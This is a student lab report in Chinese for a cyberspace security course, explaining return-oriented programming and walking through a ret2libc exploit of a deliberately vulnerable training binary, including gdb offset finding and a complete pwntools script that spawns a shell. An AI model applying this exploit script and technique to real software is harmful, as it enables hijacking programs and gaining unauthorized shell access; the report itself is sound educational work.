实　　验　　报　　告

学　　号	2108001 2078	姓　　名	姚嫣如	专业班级	网络空间安全 23
课程名称	**网络空间安全导论**			学期	**2025 秋**
任课教师	曲海鹏、李晓慧		完成日期		2025/12/9
小组成员	姚嫣如				

一、实验内容及步骤（55%）

根据本次 ROP 内容，写一个关于 ROP 攻击的报告，无具体字数要求，word2 页以上即可，结合例子进行讲解。

总体内容：

1、动态链接与静态链接

2、延迟绑定

3、ROP 利用步骤

4、什么是 gadget

5、利用 ROP 进行栈迁移

二、实验结果（35%）

（一）ROP 介绍

1、ROP

全称面向返回的编程（Return-Oriented Programming），是一种基于代码复用技术的内存攻击技术，攻击者从已有的库或可执行文件中提取指令片段（gadgets），构建恶意代码。这类攻击往往利用操作堆栈调用时的程序漏洞，通常为缓冲区溢出。攻击者通过控制堆栈调用来劫持程序控制流并执行针对性的机器语言指令序列（gadgets）。每一段 gadget 通常以 return 指令（ret）结束，相当于 pop eip。

2、常用的 gadget

（1）保存栈数据到寄存器：将栈顶的数据抛出并保存到寄存器中，然后跳转到新的栈顶地址。所以当返回地址被一个 gadgets 的地址覆盖，程序将在返回后执行该指令序列，如之前使用 jmp esp 的 gadget 跳转到 shellcode。（如 pop eax; ret）

（2）保存内存数据到寄存器（如 mov ecx,[eax]; ret）

（3）保存寄存器数据到内存（如 mov [eax],ecx; ret）

（4）算数和逻辑运算（如 add eax,ebx; ret 相加，xor edx,edx; ret 异或置零）

（5）系统调用：执行内核中断（如 int 0x80; ret 触发系统调用，call gs:[0x10]; ret）

（6）会影响栈帧的 gadgets：改变 ebp 的值（如 leave; ret，pop ebp; ret）

3、可利用的危险函数

（1）输入

- get，直接读取一行，忽略’\x00’
- scanf
- vscanf

（2）输出

- printf，直到遇到’\0’
- sprintf

（3）字符串

- strcpy，字符串复制，遇到’\x00’停止
- strcat，字符串拼接，遇到’\x00’停止
- bcopy

4、64 位程序介绍

在 64 位程序中，不同于 32 位，函数调用所需要的参数优先通过寄存器传递，顺序为：rdi、rsi、rdx、rcx、r8、r9。当一个函数有大于 6 个整型参数，则再通过栈来传递。

64 位下，几个特殊寄存器（指针）：rip 指令指针，cpu 将 rip 指向的内容当作指令执行；rbp 指向当前栈底；rsp 指向当前栈顶。

（二）基本 ROP 介绍

1、ret2text

控制程序执行程序本身已有的代码（.text），同时也可以通过 gadget 控制程序执行好几段不相邻的程序已有代码。

2、ret2shellcode

控制程序执行 shellcode 的代码，一般需要自己编写 shellcode，即后门函数，在栈溢出的基础上，拥有栈的可执行权限。可通过 checksec 查看保护机制。

3、ret2syscall

控制程序执行系统调用，获取 shell。

4、ret2libc

控制程序执行 libc 中的函数，通常返回至某个函数的 plt 处或者函数的具体位置，即函数对应的 got 表项的内容。一般情况下，会选择执行 system（“/bin/sh”）。

可以通过覆盖返回地址为 pop 来抬高栈，不需要再次调用漏洞函数。

通常通过泄露 got 表地址来泄露 libc，由于 libc 的延迟绑定机制，需要泄露已经执行过的函数地址。

5、ret2csu

（1）在 64 程序中，函数调用所需要的参数优先通过寄存器传递，但找到每个寄存器对应的 gadgets 比较困难，这时候可以利用 x64 下的_libc_csu_init 中的 gadgets，该函数是

用来对 libc 进行初始化操作的，而一般程序都会调用 libc 函数，所以这个函数一定会存在。

（2）改进


并非所有程序漏洞都可以允许用户输入足够长的字节，当允许输入字节较少时，可采用以下方法：

①提前控制 RBX 与 RBP：这两个寄存器的值主要用于满足 cmp 条件，并进行跳转。通过提前控制，可减少 16 字节。

②多次利用：gadgets 是分为两部分的，可以进行两次调用来达到目的，以便于减少单次 gadgets 所需要的字节数

（三）ROP_ret2libc 实验 —— ret2libc1

1、用 IDA 打开 ret2libc1，找到 main 函数反编译



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[100]; // [esp+1Ch] [ebp-64h] BYREF


  setvbuf(stdout, 0, 2, 0);
  setvbuf(_bss_start, 0, 1, 0);
  puts("RET2LIBC >_<");
  gets(s);
  return 0;
}
```

2、理解函数逻辑

（1）函数逻辑

main 函数使用 puts 函数打印字符串，然后通过 gets 获取一整行数据，读入到字符串 s，因为没有规定 gets 函数读入长度，所以可以通过读入一长串字符，制造栈溢出。

且函数窗口处没有后门函数，但除了基础函数外多了 secure 函数，双击查看：



```
int secure()
{
  unsigned int v0; // eax
  int result; // eax
  int v2; // [esp+18h] [ebp-10h] BYREF
  int v3; // [esp+1Ch] [ebp-Ch]

  v0 = time(0);
  srand(v0);
  v3 = rand();
  __isoc99_scanf("%d", &v2);
  result = v2;
  if ( v2 == v3 )
    return system("shell!?");
  return result;
}
```

将当前时间戳放入 v0，并作为随机数种子，v3 生成随机数，建用户输入存储到 result，如果此时随机生成的 v3 和 result 是相同的，则调用 system，但该 system

函数调用的是非法字符串，因此需要控制该参数。

（2）查看本程序使用到的所有字符串表

找到 system 函数的汇编语言处，按快捷键 shift+F12，

```
.text:08048605                cmp     eax, [ebp+var_C]
.text:08048608                jnz     short locret_8048616
.text:0804860A                mov     dword ptr [esp], offset command ; "sh
.text:08048611                call    _system
.text:08048616
```

字符串表中出现了/bin/sh，双击


Address	Length	Type	String
LOAD:0804…	00000013	C	/lib/ld-linux.so.2
LOAD:0804…	0000000A	C	libc.so.6
LOAD:0804…	0000000F	C	_IO_stdin_used
LOAD:0804…	00000006	C	srand
LOAD:0804…	0000000F	C	__isoc99_scanf
LOAD:0804…	00000006	C	stdin
LOAD:0804…	00000007	C	stdout
LOAD:0804…	00000007	C	system
LOAD:0804…	00000008	C	setvbuf
LOAD:0804…	00000012	C	__libc_start_main
LOAD:0804…	0000000F	C	__gmon_start__
LOAD:0804…	0000000A	C	GLIBC_2.7
LOAD:0804…	0000000A	C	GLIBC_2.0
.rodata:0…	00000008	C	/bin/sh
.rodata:0…	00000008	C	shell!?
.rodata:0…	0000000D	C	RET2LIBC >_<
.eh_frame…	00000005	C	;*2$\"

该字符串位于 rodata，即只读数据段，是程序预先定义的全局常量，可以通过 gadget 去劫持该参数。

```
.rodata:0804871F                db    0
.rodata:08048720 aBinSh         db '/bin/sh',0          ; DATA XREF: .dat
.rodata:08048728 aD             db '%d',0               ; DATA XREF: secu
```

3、32 位程序的函数调用参数传递

假设 func（arg1，arg2，arg3），先通过 call 指令将 func 的地址压入栈中作为返回地址，再将返回地址从左到右依次压入到栈中。



在此题中，若要控制 system 函数的参数，就需要伪造一个栈的结构。

4、将本机实验文件上传至虚拟机中

（1）进入 ret2libc 所在的文件夹目录

使用 dir 命令，查看当前目录下所有文件，是否有要上传的 ROP_ret2libc 文件夹

```
D:\yyr\study\experiment\Cyberspace Security>cd lab07

D:\yyr\study\experiment\Cyberspace Security\lab07>dir
 Volume in drive D is Data
 Volume Serial Number is 0AA4-4D92

 Directory of D:\yyr\study\experiment\Cyberspace Security\lab07

2025/12/10  00:24    <DIR>          .
2025/12/10  00:24    <DIR>          ..
2025/12/10  00:24            30,208 lab07 姚嫣如 21080012078.doc
2025/12/09  23:43    <DIR>          ROP_ret2libc
2025/12/09  22:42            11,958 ROP_ret2libc.zip
               2 File(s)         42,166 bytes
               3 Dir(s)  215,496,007,680 bytes free
```

（2）使用 scp 命令上传整个文件夹至虚拟机家目录下

```
D:\yyr\study\experiment\Cyberspace Security\lab07>scp -r -P 47112 ROP_ret2libc stu112@10.140.32.159:~/
stu112@10.140.32.159's password:
ret2libc1                                                     100% 9989   159.9KB/s   00:00
scp: open local "ROP_ret2libc/ret2libc1.id0": Broken pipe
scp: upload "ROP_ret2libc/ret2libc1.id0" to "/home/stu112/ROP_ret2libc/ret2libc1.id0" failed
scp: open local "ROP_ret2libc/ret2libc1.id1": Broken pipe
scp: upload "ROP_ret2libc/ret2libc1.id1" to "/home/stu112/ROP_ret2libc/ret2libc1.id1" failed
ret2libc1.id2                                                 100%  338    25.4KB/s   00:00
scp: open local "ROP_ret2libc/ret2libc1.nam": Broken pipe
scp: upload "ROP_ret2libc/ret2libc1.nam" to "/home/stu112/ROP_ret2libc/ret2libc1.nam" failed
ret2libc1.til                                                 100%  482    47.1KB/s   00:00
ret2libc2                                                     100% 9968   165.0KB/s   00:00
ret2libc3                                                     100% 9937   808.7KB/s   00:00
scp: failed to upload directory ROP_ret2libc to ~/
```

此时由于打开了 IDA，所以会多出几个文件。

（3）登录虚拟机后，查看当前目录下文件，即可看到 ROP_ret2libc 文件夹

```
stu112@19b39220d0e1:~$ ls
copy_of_test.txt  lab3  lab4.c    lab_macro     lab_pie  makefile      test.txt  word
lab               lab4  lab6-bin  lab_no_macro  la.txt   ROP_ret2libc  vimlab
```

5、编写 python 脚本

（1）添加执行权限

```
stu112@19b39220d0e1:~/ROP_ret2libc$ ls -l ret2libc1
-rw-rw-r-- 1 stu112 stu112 9989 Dec 10 15:11 ret2libc1
```

```
stu112@19b39220d0e1:~/ROP_ret2libc$ chmod +x ret2libc1
```

（2）运行程序

正常输出 RET2LIBC >_<，用户输入字符串后，程序自动结束

```
stu112@19b39220d0e1:~/ROP_ret2libc$ ./ret2libc1
RET2LIBC >_<
asdhfinx
stu112@19b39220d0e1:~/ROP_ret2libc$
```

（3）编写脚本

计算覆盖返回地址需要填充字节数：0x64 = 100 字节 + 4 old ebp

```
{
  char s[100]; // [esp+1Ch] [ebp-64h] BYREF
```

当要调用 system 时，程序会去到 libc 共享文件中查找 system 函数的真实地址，因此我们可以去 plt 表中找到 system 的真实地址


Function name	Segment
_init_proc	.init
sub_8048420	.plt
_gets	**.plt**
_time	**.plt**
_puts	**.plt**
_system	**.plt**
___gmon_start__	.plt
_srand	**.plt**
___libc_start_main	**.plt**
_setvbuf	**.plt**
_rand	**.plt**
___isoc99_scanf	.plt

运用 pwntools 提供的函数 ELF 让程序加载进来，再通过 elf 查找 plt 数组中 system 的值。运行脚本查看是否找到 system 地址（也可以直接在 IDA 里双击 system 查看）

```
elf = ELF('./ret2libc1')
system = elf.plt['system']
print(hex(system))
```

```
    Debuginfo:   Yes
0x8048460
[*] Switching to interacti
```

在 IDA 中，使用快捷键 G 查找该地址




```
.plt:08048460
.plt:08048460 ; =============== S U B R O U T I N E ===================
.plt:08048460
.plt:08048460 ; Attributes: thunk
.plt:08048460
.plt:08048460 ; int system(const char *command)
.plt:08048460 _system         proc near               ; CODE XREF: secu
.plt:08048460
.plt:08048460 command         = dword ptr  4
.plt:08048460
.plt:08048460                 jmp     ds:off_804A018
.plt:08048460 _system         endp
.plt:08048460
```

将返回地址覆盖为 system 地址

```
payload = b'a'*100 + b'bbbb' + p32(system)
```

但此时 system 函数的参数是非法参数，因此还需要修改参数

（4）伪造 32 位栈结构

返回地址可随意填，因为在执行正确参数/bin/sh 时已经劫持了该程序，不会使用到返回参数。

对于参数/bin/sh 需要找到他的地址，发送数据

```
.rodata:08048720 aBinSh          db '/bin/sh',0
```

```
payload = b'a'*100 + b'bbbb'
payload += p32(system) + p32(0) + p32(binsh)
```

6、gdb 调试

运行程序，发现依旧无法进入终端。重新查看汇编语句，发现在该题中 main 函数还进行了排栈，为了优化执行效率，在这种情况下，反编译出的 s ebp 地址可能时错误的。

```
.text:08048618 ; __unwind {
.text:08048618                 push    ebp
.text:08048619                 mov     ebp, esp
.text:0804861B                 and     esp, 0FFFFFFF0h
.text:0804861E                 add     esp, 0FFFFFF80h
.text:08048621                 mov     eax, ds:stdout@@GLIBC_2_0
.text:08048626                 mov     dword ptr [esp+0Ch], 0 ; n
.text:0804862E                 mov     dword ptr [esp+8], 2 ; modes
```

（1）使用 gdb 动态调试，查看 s 数组距离 ebp 的真实距离

在 gdb 中，使用指令 cyclic 200，可以随机生成指定长度为 200 的字符串，方便进行调试。

```
pwndbg> cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabb
aabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
```

在 main 函数 return 处下断点：

```
.text:08048689                 retn
```

```
pwndbg> b *0x08048689
Breakpoint 1 at 0x8048689: file ret2libc1.c, line 30.
```

运行程序输入刚刚生成的长度 200 的字符串

```
pwndbg> r
Starting program: /home/stu112/ROP_ret2libc/ret2libc1
warning: Error disabling address space randomization: Operation not permitted
RET2LIBC >_<
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabb
aabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
```

程序断在 ret 处

```
[ DISASM / i386 / set
 0x8048689 <main+113>    ret    <0x62616164>
```

输入 ni 再往下运行一行，发现出现报错，报错地址如下，即 eip 的返回地址被 daab 覆盖

```
*EIP  0x62616164 ('daab')

Invalid address 0x62616164
```

查看 daab 在生成的字符串中的位置

```
pwndbg> cyclic -l daab
Finding cyclic pattern of 4 bytes: b'daab' (hex: 0x64616162)
Found at offset 112
```

结果显示 daab 字符串在刚刚生成的字符串中，偏移量为 112，说明用户的真实输入距离返回地址为 112 字节，由此更新之前的 payload

```
12 payload = b'a'*100 + b'bbbb'
13 payload += p32(system) + p32(0) + p32(binsh)
14
```

```
payload = b'a'*112
payload += p32(system) + p32(0) + p32(binsh)
```

7、完整代码如下：

```
from pwn import *


p = process('./ret2libc1')

elf = ELF('./ret2libc1')
system = elf.plt['system']
print(hex(system))

binsh = 0x08048720

payload = b'a'*112
payload += p32(system) + p32(0) + p32(binsh)

p.sendline(payload)

p.interactive()

```

运行结果如下：

```
0x8048460
[*] Switching to interactive mode
RET2LIBC >_<
$ ls
exp1.py  ret2libc1  ret2libc2  ret2libc3
$ whoami
stu112
$
```

三、心得总结（写出在完成实验过程中遇到的问题、解决方法，以及体会、收获等）（10%）

通过本次实验大致了解了 ROP 的操作过程，通过 ret2libc 的实验，进一步学习了静态链接与动态链接、动态链接中的延迟绑定，使用动态链接的 plt 表查找 system 的地址。相较于之前的 ret2text，基本解法没有区别，但是多了一步伪造栈结构，获取 system 函数地址，并控制参数，从而形成后门函数，来劫持程序。且了解了当 IDA 进行逆向分析发生错误时，如何通过 gdb 调试获取真正的返回地址到用户输入的长度